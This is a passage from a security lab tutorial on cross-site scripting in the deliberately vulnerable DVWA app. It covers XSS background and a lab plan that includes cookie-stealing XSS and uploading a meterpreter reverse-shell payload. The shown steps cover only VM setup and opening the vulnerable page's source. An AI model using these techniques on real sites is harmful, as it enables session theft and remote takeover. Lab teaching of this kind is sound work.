

(Damn Vulnerable Web App (DVWA)

{ Cross Site Scripting (XSS) }


Section 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
 - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is intentionally insecure.
 - Its main goals are to be an aid for security professionals to test their skills in a legal environment, help web developers better understand the proper use of web applications and aid teachers/students to teach/learn web application security in a legal environment.
- What is Cross Site Scripting?
 - Cross-site scripting (XSS) is a type of computer security vulnerability found in web applications.
 - XSS enables attackers to inject client-side script into Web pages viewed by other users.
 - A cross-site scripting vulnerability may be used by attackers to bypass the same origin policy.
 - In Addition, the attacker can send input (e.g., username, password) that can be later captured by an external script.
 - The victim's browser has no way to know that the script should not be executed. The script. Because it thinks the script came from a trusted source, it will access any cookies, session tokens, or other sensitive information stored by the browser used with that site.
- Pre-Requisite Labs
 - [Damn Vulnerable Web App \(DVWA\): Lesson 1: How to Install DVWA in Fedora 14](#)
- **Lab Notes**
 - In this lab we will do the following:
 1. We will test a basic cross site scripting (XSS) attack
 2. We will test an iframe cross site scripting (XSS) attack
 3. We will test a cookie cross site scripting (XSS) attack
 4. We will create a php/meterpreter/reverse_tcp payload
 5. We will start the php/meterpreter/reverse_tcp listener
 6. We will upload the PHP payload to the DVWA Upload screen
 7. We will test a PHP Payload cross site scripting (XSS) attack
- Legal Disclaimer
 - **As a condition of your use of this Web site, you warrant to comply with the following: you will not use this Web site for any purpose that is unlawful**

- terms, conditions, and notices.
- In accordance with UCC § 2-316, this product is provided with "or implied." The information contained is provided "as-is", with no warranty of merchantability."
- In addition, this is a teaching website that **does not condone** malicious use.
- You are on notice, that continuing and/or using this lab outside of the intended scope is **considered malicious and is against the law**.
- © 2012 No content replication of any kind is allowed without express permission.

Section 1: Configure Fedora14 Virtual Machine Settings


1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight fedora14
 2. Click Edit virtual machine settings



3. Edit Network Adapter


- **Instructions:**

1. Highlight Network Adapter
2. Select Bridged
3. Click on the OK Button.




Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select Fedora14
 3. Play virtual machine



- 2. Login to Fedora14
 - **Instructions:**
 1. Login: student
 2. Password: <whatever you set it to>.




○

Section 3: Open Console Terminal and Retrieve IP Address

1. Start a Terminal Console
 - **Instructions:**
 1. Applications --> Terminal




- - 2. Switch user to root
 - **Instructions:**
 - 1. `su - root`
 - 2. <Whatever you set the root password to>



3. Get IP Address

- **Instructions:**
 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is 192.168.1.106.
 - Please record your IP address.



The screenshot shows a VMware Player window titled 'Fedora14 - VMware Player'. Inside, a terminal window titled 'root@Fedora14:~' displays the output of the command 'ifconfig -a'. The output shows details for the 'eth0' (Ethernet) and 'lo' (Local Loopback) interfaces. The 'eth0' interface has an IP address of 192.168.1.106. The 'lo' interface has an IP address of 127.0.0.1. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The VMware Player window has a menu bar with 'File', 'Virtual Machine', and 'Help', and a toolbar with icons for applications, places, system, and network. The status bar at the bottom of the VMware Player window says 'To direct input to this virtual machine, press Ctrl+G.'

```
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:81:54:42
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:5442/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:366 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:546934 (534.1 KiB)  TX bytes:58291 (56.9 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3520 (3.4 KiB)  TX bytes:3520 (3.4 KiB)

[root@Fedora14 ~]#
```

Section 4: Fix Stored Cross Site Scripting (XSS) Comment Box


1. Fix Character Limit

○ **Instructions:**

1. `cd /var/www/html/dvwa/vulnerabilities/xss_s/`
2. `vi index.php`
3. Continue to Next Step

○ **Notes (FYI) :**

